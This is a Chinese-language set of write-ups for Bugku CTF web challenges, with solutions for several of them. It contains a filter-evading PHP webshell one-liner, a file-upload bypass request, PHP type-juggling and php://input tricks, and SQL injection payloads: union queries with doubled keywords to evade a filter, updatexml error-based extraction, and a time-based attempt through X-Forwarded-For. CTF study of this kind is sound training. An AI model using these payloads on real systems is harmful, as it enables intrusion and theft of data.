margin	margin	123.206.87.240	/web11	Sat, 24 Oct 2020 09:48:...	12	false	false	None	Fri, 4
PHPSESSID	s0qoainul8amfod078697nfbfcfk2ere	123.206.87.240	/	会话	41	true	false	None	Fri, 4

查看页面源代码, 可以看到flag



never give up


题目:

`http://123.206.87.240:8006/test/hello.php`

作者: 御结冰城

Writeup:

进入题目后查看源代码，发现注释




访问后直接强制跳转到bugku官方




重新访问一次，用burp抓包，发送到repeater模块进行发包




可以看到一大串编译过的代码，url解码后发现一大串base64编码






base64解码后再url解码，可以看到一个flag文件



访问flag文件即可获取flag

f412a3g.txt



welcome to bugkuctf

题目:

<http://123.206.87.240:8006/test/1/>

作者: pupil

Writeup:

访问后出现404

过狗一句话

题目:

<http://123.206.87.240:8010/>

送给大家一个过狗一句话

```
<?php
$poc="a#s#s#e#r#t";
$poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])
)?>
```

Writeup:

害 题目遭到了破坏



字符? 正则?

题目:

字符? 正则?

<http://123.206.87.240:8002/web10/>

Writeup:

```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(. *key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?>
```

匹配规则:

/: 标示着正则的开始与结束

:: 任意字符

*: 匹配任意次

{4,7}: 匹配4到7个相同字符

\: 转译成反斜杠


(): 合并整体匹配

[a-z]: 匹配任意小写英文字母

[[:punct:]]: 匹配任何标点符号

payload:

```
keyakeyaaaaakey:/a/aaakeya!
```

```
<?php
highlight_file('2.php');
$key='KEY{*****}';
$IM= preg_match("/key.*key.{4,7}key:\/.\\/(. *key) [a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

前女友(SKCTF)

题目:

<http://123.206.31.85:49162/>

flag格式: SKCTF{xxxxxxxxxxxxxxxx}

Writeup:

题目打不开了

login1(SKCTF)

题目:

<http://123.206.31.85:49163/>

flag格式: SKCTF{xxxxxxxxxxxxxxxx}

hint:SQL约束攻击

Writeup:

题目打不开了



你从哪里来

题目:

<http://123.206.87.240:9009/from.php>

Writeup:

burp抓包, 增加: **Referer: https://www.google.com**



md5 collision(NUPT_CTF)


题目:

<http://123.206.87.240:9009/md5.php>

Writeup:

可以百度以下MD5碰撞，其实MD5碰撞和php松散比较有关，大家都可以详细了解一下

<http://123.206.87.240:9009/md5.php?a=s878926199a>



程序员本地网站

题目:

<http://123.206.87.240:8002/localhost/>

请从本地访问

Writeup:

利用X-Forwarded-For Header插件修改ip成127.0.0.1即可



各种绕过

题目:

各种绕过哟

<http://123.206.87.240:8002/web7/>

Writeup:

```

<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);#id变量url解码
$flag = 'flag{xxxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {#GET传输uname变量, #POST传输passwd变量
    if ($_GET['uname'] == $_POST['passwd'])
#如果uname等于passwd, 将打印以下字符串。
        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))
#如果uname与passwd相等, 并且两个变量的sha1加密字符串不相等, 则打印Flag
        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?>

```

将uname和passwd变成数组, 然后传入不同的内容, 这样一来, 数组不能进行sha1加密, 导致sha1一样, 而且他们的变量内容也不一样。

payload:

http://123.206.87.240:8002/web7/?id=margin&uname[]=1

post:

passwd[]=2

The screenshot shows a web browser window with the URL `http://123.206.87.240:8002/web7/?id=margin&uname[]=1`. The page content displays the PHP code from the previous image. The output of the code is `Flag: flag{HACK_45hhs_213sDD}`, which is highlighted in a red box. Below the code, there are buttons for `Load URL`, `Spit URL`, and `Execution`. The `Post Data` field is set to `passwd[]=2`. The browser interface includes a navigation bar with various tools like `SQL`, `Error Based`, `WAF`, `XSS`, `LFI`, `Bypasser`, and `Other`. The toolbar has options like `Post Data`, `Referrer`, `Reverse`, `Base64`, `Url`, `MD5`, `SHA1`, `SHA256`, and `ROT13`.

web8

题目:

txt????

<http://123.206.87.240:8002/web8/>

Writeup:

```
<?php
extract($_GET);#extract() 函数从数组中将变量导入到当前的符号表。该函数使用数组键名作为变量名，使用数组键值作为变量值。
if (!empty($ac))#检查$ac变量是否为空
{
$f = trim(file_get_contents($fn));#把整个文件读入$fn字符串中
if ($ac === $f)#如果$ac等于$f即可获取flag
{
echo "<p>This is flag:" . " $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

1.extract可以赋值变量，我们可以自己创建\$ac,fn变量

2.file_get_contents可以配合php://input写入内容，传输到\$f中

payload:

<http://123.206.87.240:8002/web8/?ac=flag&fn=php://input>

The image shows a web browser window displaying the output of a PHP script. The script checks if the 'ac' parameter is equal to the file contents. The output is: `<p>This is flag: flag{3cfb7a90fc0de31}</p>`. Below the browser window is the Burp Suite interface. The 'Load URL' button is highlighted, and the URL `http://123.206.87.240:8002/web8/?ac=flag&fn=php://input` is entered. The 'Post Data' tab is selected, and the word 'flag' is entered in the 'Post data' field. The URL `https://blog.csdn.net/weixin_41924764` is visible in the bottom right corner.

细心


题目:

地址: <http://123.206.87.240:8002/web13/>


想办法变成admin

Writeup:


访问后出现404，人很懵，后来看题目，要细心。



访问robots.txt，发现一个文件resusl.php




左下方有个提示，估计盲猜密码是admin



记得设置X-Forwarded-For Header

http://123.206.87.240:8002/web13/resusl.php?x=admin



求getshell

题目:

求getshell

http://123.206.87.240:8002/web9/

Writeup:

1. 把请求头里面的Content-Type字母改成大写进行绕过
2. 文件后缀名php5绕过

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: Multipart/form-data; boundary=-----130990369019108930853366823847
Content-Length: 390
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/web9/index.php
Cookie: PHPSESSID=s0qoainul8amfod078697nfbfcfk2ere
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1

-----130990369019108930853366823847
Content-Disposition: form-data; name="file"; filename="1.php5"
Content-Type: image/jpeg

fdsajlkjfdksajlfdsf
fdksajlfdsa
fjdsklafldsajlkjksa
-----130990369019108930853366823847
Content-Disposition: form-data; name="submit"

Submit
-----130990369019108930853366823847--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 23 Oct 2020 14:11:56 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="/index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

KEY{bb35dc123820e}
```

https://blog.csdn.net/weixin_41924764

INSERT INTO注入

题目:

地址: <http://123.206.87.240:8002/web15/>

flag格式: flag{xxxxxxxxxxxx}

不如写个Python吧

```

error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);

```

Writeup:

没做出，看了网上很多Writeup是在ip中注入，而且代码的确存在注入。

但尝试了很多payload都没成功，而且sleep函数也没有生效，如果哪位大佬做出来了，望评论区留个wp地址。

The screenshot shows a browser's developer tools network tab. On the left, the request headers for a GET request to /web15/ HTTP/1.1 are visible. The 'X-Forwarded-For' header is highlighted with the payload '11'+sleep(30)'. On the right, the response body shows the output of the script: 'your ip is :11'+sleep(30)*'. The status bar at the bottom right indicates the response size is 162 bytes and it took 51 milliseconds.

The screenshot shows a browser's developer tools network tab. On the left, the request headers for a GET request to /web15/ HTTP/1.1 are visible. The 'X-Forwarded-For' header is highlighted with the payload '11'+sleep(30)+and '1'='1''. On the right, the response body shows the output of the script: 'your ip is :11'+sleep(30)+and '1'='1''. The status bar at the bottom right indicates the response size is 171 bytes and it took 50 milliseconds.


```
GET /web15/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=sh88k3r66764imnumanbpc01m62r6c1u
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1'+(select sleep(3)) and '1='1
Content-Length: 2
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 31 Oct 2020 16:54:53 GMT
Content-Type: text/html
Connection: close
Content-Length: 51

your ip is :127.0.0.1'+(select sleep(3)) and '1='1
```

这是一个神奇的登陆框

题目:

<http://123.206.87.240:9001/sql/>

flag格式 flag{ }

Writeup:

题目404

多次

题目:

<http://123.206.87.240:9004/>


本题有2个flag

flag均为小写

flag格式 flag{ }

Writeup:


id=5的时候提示可以在这里注入



发现and, or等字符被替换成空格, 可以双写绕过。

#页面返回正常

<http://123.206.87.240:9004/1index.php?id=5' anandd 1=1%23>



#页面返回错误

`http://123.206.87.240:9004/1index.php?id=5' anandd 1=2%23`



#查询字段数

`http://123.206.87.240:9004/1index.php?id=5' oorrder by 2%23`

#显位

`http://123.206.87.240:9004/1index.php?id=-5' uniunionon selselectect 1,2%23`

#查询当前数据库下的表,注意information中间有个or,需要双写绕过

`http://123.206.87.240:9004/1index.php?id=-5' uniunionon selselectect 1,group_concat(table_name) from infoormatio
n_schema.tables where table_schema=database()%23`

#查询当前表中的字段flag1 : flag1,address

`http://123.206.87.240:9004/1index.php?id=-5' uniunionon selselectect 1,group_concat(column_name) from infoormati
on_schema.columns where table_name='flag1'%23`

#查询flag1字段内容

`http://123.206.87.240:9004/1index.php?id=-5' uniunionon selselectect 1,group_concat(flag1) from flag1%23`

得出flag1: usOwycTju+FTUUzXosjr




查询下一个地址:

http://123.206.87.240:9004/1ndex.php?id=-5%27%20uniunionon%20selselectect%201,group_concat(address)%20from%20flag1%23



下一关输入单引号的时候提示报错,可以看出是报错注入:

http://123.206.87.240:9004/Once_More.php?id=1'



#查询当前数据库下的表

```
http://123.206.87.240:9004/Once_More.php?id=1' and updatexml(1,(concat(0x7c,(select group_concat(table_name) from information_schema.tables where table_schema=database()))),1)%23
```

#查询当前flag2表下的字段

```
http://123.206.87.240:9004/Once_More.php?id=1' and updatexml(1,(concat(0x7c,(select group_concat(column_name) from information_schema.columns where table_name='flag2'))),1)%23
```

#查询flag2字段中的内容

```
http://123.206.87.240:9004/Once_More.php?id=1' and updatexml(1,(concat(0x7c,(select group_concat(flag2) from flag2))),1)%23
```



查询到内容为: `flag{Bugku-sql_6s-2i-4t-bug}`

提交flag时记得小写

PHP_encrypt_1(ISCCCTF)

题目:

fR4aHWwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=

https://ctf.bugku.com/files/6b8e8eb682d757d851cd5dcdca349668/PHP_encrypt_1.zip

Writeup:

https://blog.csdn.net/weixin_41924764/article/details/109404236

文件包含2

题目:

<http://123.206.31.85:49166/>

flag格式: SKCTF{xxxxxxxxxxxxxxxx}

hint:文件包含

Writeup:

题目已打不开

flag.php

题目:

